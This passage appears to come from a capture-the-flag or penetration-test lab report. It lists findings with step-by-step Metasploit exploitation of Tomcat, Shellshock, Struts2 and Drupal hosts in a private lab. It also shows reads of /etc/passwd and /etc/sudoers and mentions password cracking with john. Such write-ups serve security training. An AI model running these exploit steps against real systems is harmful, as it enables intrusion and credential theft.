
Vulnerability 9	Findings
Title	Flag 1
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Dossier: open source tool to find information for the website.
Images	 
Affected Hosts	
Remediation	

Vulnerability 10	Findings								
Title	Flag 2								
Type (Web app / Linux OS / WIndows OS)	Linux								
Risk Rating	Low								
Description	Used nslookup -type=text totalrekkall.xyk								
Images	 <p>txt:totalrekkall.xyz Find Problems txt</p> <table border="1"><thead><tr><th>Type</th><th>Domain Name</th><th>TTL</th><th>Record</th></tr></thead><tbody><tr><td>TXT</td><td>totalrekkall.xyz</td><td>60 min</td><td>"flag2 is 7sk67cjsdbs"</td></tr></tbody></table>	Type	Domain Name	TTL	Record	TXT	totalrekkall.xyz	60 min	"flag2 is 7sk67cjsdbs"
Type	Domain Name	TTL	Record						
TXT	totalrekkall.xyz	60 min	"flag2 is 7sk67cjsdbs"						
Affected Hosts									
Remediation									

Vulnerability 11	Findings
Title	Flag 3
Type (Web app / Linux OS / Windows OS)	Pinux
Risk Rating	Low
Description	Found SSL Cert information on crt.sh
Images	 <p>The screenshot shows a Windows desktop environment with a taskbar at the bottom containing icons for FileZilla, Firefox, terminal, OSINT Framework, Domain Dossier, and others. The main window is a browser displaying the crt.sh website. The search bar contains 'totalekali.xyz'. Below the search bar, there are two tabs: 'Certificates' and 'Matching Identities'. The 'Certificates' tab is selected, showing a list of SSL certificates with columns for crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching Identities, and Issue Name. The 'Issue Name' column lists various certificate authorities, including GoDaddy, Comodo, and DigiCert. The 'Matching Identities' column lists the common name 'www.totalekali.xyz' repeated multiple times. The 'Issue Name' column also lists 'CN=Go-Daddy-Secure-Site-CA' and 'CN=Go-Daddy-Secure-Site-G2'.</p>

Vulnerability 11	Findings
Affected Hosts	
Remediation	

Vulnerability 12	Findings
Title	Flag 4
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Medium
Description	Found hosts and host information using Zenmap
Images	
Affected Hosts	
Remediation	


Vulnerability 13	Findings
Title	Flag 5
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Looking further into the scan, more information about open ports and potential vulnerabilities were found. This information was the launch point for further exploitation.
Images	
Affected Hosts	192.168.13.12
Remediation	

Vulnerability 14	Findings
Title	Flag 7
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	<p>Run MSFconsole.</p> <p>Search for exploits that have Tomcat and JSP.</p> <p>Use the exploit multi/http/tomcat_jsp_upload_bypass, and set the option for the RHOST to 192.168.13.10.</p> <p>After successfully getting a Meterpreter shell, enter "SHELL" to get to the command line.</p>

Vulnerability 14


Findings


Run the following to get the flag: / cat /root/.flag/7.txt



Images

Vulnerability 14	Findings
Affected Hosts	192.168.13.10
Remediation	

Vulnerability 15	Findings
Title	Flag 8
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	High
Description	<p>Run MSFconsole, and search exploits that have Shellshock.</p> <p>Run MSF (exploit/multi/http/apache_mod_cgi_bash_env_exec) and set the following options:</p> <p>target URI(The vulnerable webpage): /cgi-bin/shockme.cgi RHOST: 192.168.13.11</p> <p>To get the flag, run the following from a shell on the exploited machine: cat /etc/sudoers</p>
Images	

Vulnerability 15	Findings
	
Affected Hosts	
Remediation	

Vulnerability 16	Findings
Title	Flag 9
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	On the same machine as Flag 8, run cat /etc/passwd

Vulnerability 16	Findings
Images	<pre> meterpreter > cat passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > pwd /etc meterpreter > </pre>
Affected Hosts	192.168.13.11
Remediation	


Vulnerability 17	Findings
Title	Flag 10
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	High
Description	<p>Determine via the Nessus scan that this host is vulnerable to Struts.</p> <p>After connecting to MSFconsole, search for Struts exploits.</p> <p>Use the following exploit to get a Meterpreter shell: multi/http/struts2_content_type_ognl.</p> <p>Set the RHOSTS to 192.168.13.12</p> <p>You may have to manually connect to the session to get the meterpreter shell with: sessions -i <session number></p> <p>Use Meterpreter to download the following file to your Kali machine: /root/flagisinThisfile.7z</p> <p>From Kali, unzip the file with the following command: 7z x flagisinThisfile.7z</p> <p>Use cat with the flag file to view the flag.</p>

Vulnerability 17	Findings
Images	<pre>[+] 192.168.13.12 - Meterpreter session 6 closed. Reason: User exit msf6 exploit(multi/http.struts2_content_type_ognl) > info Name: Apache Struts Jakarta Multipart Parser OGNL Injection Module: exploit/multi/http.struts2_content_type_ognl Platform: Arch: Privileged: Yes License: Metasploit Framework License (BSD) Rank: Excellent Disclosed: 2017-03-07 Provided by: Nike.Zheng Nixawk Chorder egypt <egypt@metasploit.com> Jeffrey Martin Available targets: Id Name -- -- 0 Universal Check supported: Yes Basic options: Name Current Setting Required Description Proxies 192.168.13.12 no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.12 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI /struts2-showcase/ VHOST no yes HTTP server virtual host</pre>
Affected Hosts	192.168.13.12
Remediation	


Vulnerability 18	Findings
Title	Flag 11
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	High
Description	<p>After connecting to MSFconsole, search for Drupal exploits. Use the following exploit to get a Meterpreter shell MSF: unix/webapp/drupal_restws_unserialize</p> <p>Set RHOSTS to 192.168.13.13</p> <p>After getting the Meterpreter shell, run getuid to get the username.</p>


Vulnerability 18

Findings




Images




Vulnerability 18	Findings
	
Affected Hosts	192.168.13.13
Remediation	

Windows


Vulnerability 19	Findings
Title	Flag 1
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	High
Description	Login credentials found through GitHub page then use john to crack the password.

Vulnerability 19	Findings
Images	
Affected Hosts	
Remediation	Don't allow credential storing in any public setting

Vulnerability 20	Findings
Title	Flag 2
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Medium
Description	Use nmap to scan for machines and open ports. Enter in 172.22.117.20 into the browser and use newly found credentials to login.

